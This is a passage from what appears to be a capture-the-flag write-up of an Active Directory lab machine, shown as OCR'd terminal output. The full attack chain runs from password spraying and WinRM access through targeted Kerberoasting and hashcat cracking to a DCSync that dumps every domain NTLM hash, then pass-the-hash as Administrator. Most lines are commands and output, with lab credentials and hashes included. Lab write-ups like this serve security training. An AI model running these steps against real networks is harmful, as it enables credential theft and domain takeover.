
```
almost any other key for status

05:44) 2.777g/s 17066p/s 17066c/s 17066C/s newzealand..iheartyou
play all of the cracked passwords reliably
```


File Edit View Manage Help
New Open Close Lock Save Password Username Auth Code Display Auth Notes Clr Clipboard Autotype Browse

- 🟩 Alexander Smith [alexander]
- 🟩 Emily Rodriguez [emily]
- 🟩 Emma Johnson [emma]

Testing all these password, we find that the user `emily` has a valid password on the domain


```
nxc smb administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```



```
┌──(kali㉿kali)-[~/htb/ad/administrator/administrator-ftp]
└─$ nxc smb administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
SMB         10.129.56.246   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.
MBv1:False)
SMB         10.129.56.246   445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb

┌──(kali㉿kali)-[~/htb/ad/administrator/administrator-ftp]
└─$ 


 ┌──(kali㉿kali)-[~/htb/ad/administrator/administrator-ftp]
 └─$ evil-winrm -i administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents> ls ../Desktop


    Directory: C:\Users\emily\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/30/2024   2:23 PM           2308 Microsoft Edge.lnk
-ar---        10/19/2025   3:30 AM             34 user.txt


*Evil-WinRM* PS C:\Users\emily\Documents> 
```


Lateral Movement

We see that the user `emily` has `GenericWrite` permissions on the user `ethan`



TargetedKerberoast


```
targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p
'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
```



```
┌──(kali㉿kali)-[~/htb/ad/administrator/administrator-lateralmovement]
└─$ targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$59e045d9463115a08ea61cfcb37dceea$06999e94742706774f14b0afb3240c60ca14986849b51507d6
e245fdc87608bf2f1767bf61235d9bd2446f04ef8829967f631785520ed742ffd9af66338112a3f93a68064e008ed29bd6e2f40ab416847dba70ff7cdfeb2bf36f5b05c09d495c845
e6176346e616bad9205a72c002128552f0d2483a0bbf595bb9c757683a55ab8c2261dd25a0065899cc2ee8629ba6bfabffc0cc18bed9e0497cdde413ba7360155effbe8e4c13683d9
85c4a2333c7165848874663b13fa68d6f3cba0510551dc4c6fdeaa4b9979f4dcd24e97b698ec99cd7eebc4df0fec84c3781ad38a30c4376d6ebb6e2d8a5de77354b37aa4afdfe0ab0
99acd262215f7e680c58b66d4c1e21eb5839b2696a779aecf5b639334aace031cd52f0a770f8094b496750dee5ae6b7bfc8a4baec65065a1e83e75574334486676eb5ba1324027590
c23e357dff498d005acd07c34429231c530bd9455ab04a73299bc01e31c47f702cbebeff9d9be000bdccb3ef665a4cc9c0065a7e010aab0cbf0a7d28c5febeb30170ef06ccac8dc19
23a5efe1e281eb4c606ae63a192946f20bfc87ce3a5d89dbe08062fc3c23002b325cea383518b64de4b5d6c551ce178d95dbd033771e30b9e7ccc033df8cc6c07720903a467a4887e
3c5ed1579f90a82216931ece2385fdabe72dc7614af8f43e1d4ad9ea6322eb1d1e81e1e4104752539d4e7ddbd5af7622637338017c7ca7e94304fd3bfaf5b917a09a9a0adf3bb5a14
82511d29ae65fe8b16bf690f1b94164ec09d10f391a7e4ffd30ffb75ced9e84df0ff5956d3e51c255482f14cdc84ff3accde3450144bd24f2d55bc3b3fcf9e6f87edf31b49d02e25b
6644b24a476e3a78871ec52bfb7b9227c611af949873c9e901c0220b920489a1375b7a38af374fc2f5eae248d547cc0d66a3fd5a59272ca217668032b8548bbd266b8185761b69c8c
b21f4b7f7b828361f44f301f3cf4fc92e63d7749e9eccb99331dfb0dee7f86400e6967680ae227c1ff22b1f1f355ea820235672f055744b778a176ce1467e7f4a155767725ab77a1e
22018d868e7dff2c6f946443124af1077e44545377995d7d4ed263265904674025bdefe7f251cc87a5826f00e6ce3b0ccb1953e591d982637fe604ceb4dcf39379dbdda8ec1ca70cc
2a97eb31ca5afe3dfca35b766ee47bc4a769bf70277acad096d85a686374301d887f9ade6a9992a9bfd66a2afab1fa5a0c4a570fae566463d55a61af276585c8fe4430c5cb4c5bc09
b1762896f4619cb47c950fd0bd8b4771970a52b110837ccc0847342fc87812bf840456c5ed6b59d90dead5fad1d3f380f19558a21110226fce5bb2abf1f45bcb81f94a80c89eb803e
ff4d7cd22490593153ec478b17b8fd3c271bde0c38bec5517e43532eb700de8c27cd91db0cf13cc8d4fc3d0f1be63d656d1432e06f1b49cedf757c338528f4f0481598949bf49e380
73dcf7faa16bea778fa24c815b3843e9fe48ac731af333c2ad48dc4a6a6f9a349824bd4aeb22ee3522bb5d47af26ae
[VERBOSE] SPN removed successfully for (ethan)
```

Cracking the hash


```
hashcat -m 13100 ethan.hash /usr/share/wordlists/rockyou.txt
```



```
73dcf7faa16bea778fa24c815b3843e9fe48ac731af333c2ad48dc4a6a6f9a349824bd4aeb22ee3522bb5d47af26ae:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....af26ae
Time.Started.....: Sun Oct 19 08:05:57 2025 (0 secs)
Time.Estimated ...: Sun Oct 19 08:05:57 2025 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  1380.3 kH/s (1.95ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#01 ..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01 ...: newzealand → whitetiger
Hardware.Mon.#01.: Util: 27%

Started: Sun Oct 19 08:05:56 2025
Stopped: Sun Oct 19 08:05:59 2025
SMB         10.129.56.246   445    DC               [*] Windows Server 2022 Build 20348 x64 (r
SMBv1:False)
SMB         10.129.56.246   445    DC               [+] administrator.htb\ethan:limpbizkit
```

Domain Takeover

We see that user `ethan` has a couple permissions on the domain `administrator.htb`




GetChangesAll / GetChanges

The user `ethan` has the DS-Replication-Get-Changes-All permission on the domain `ADMINISTRATOR.HTB`.

- Individually, this edge does not grant the ability to perform an attack. However, in conjunction with DS-Replication-Get-Changes or DC-Replication-Get-ChangesAll, a principal may perform a DCSync attack.

```
impacket-secretsdump 'administrator.htb'/'ethan':'limpbizkit'@10.129.56.246
```



```
┌──(kali㉿kali)-[~/htb/ad/administrator]
└─$ impacket-secretsdump 'administrator.htb'/'ethan':'limpbizkit'@10.129.56.246
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:7a1762d79c21e263eae080fadbb03429:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:7a1762d79c21e263eae080fadbb03429:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed

┌──(kali㉿kali)-[~/htb/ad/administrator]
└─$ evil-winrm -i 10.129.56.246 -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ../Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        10/19/2025   3:30 AM             34 root.txt
```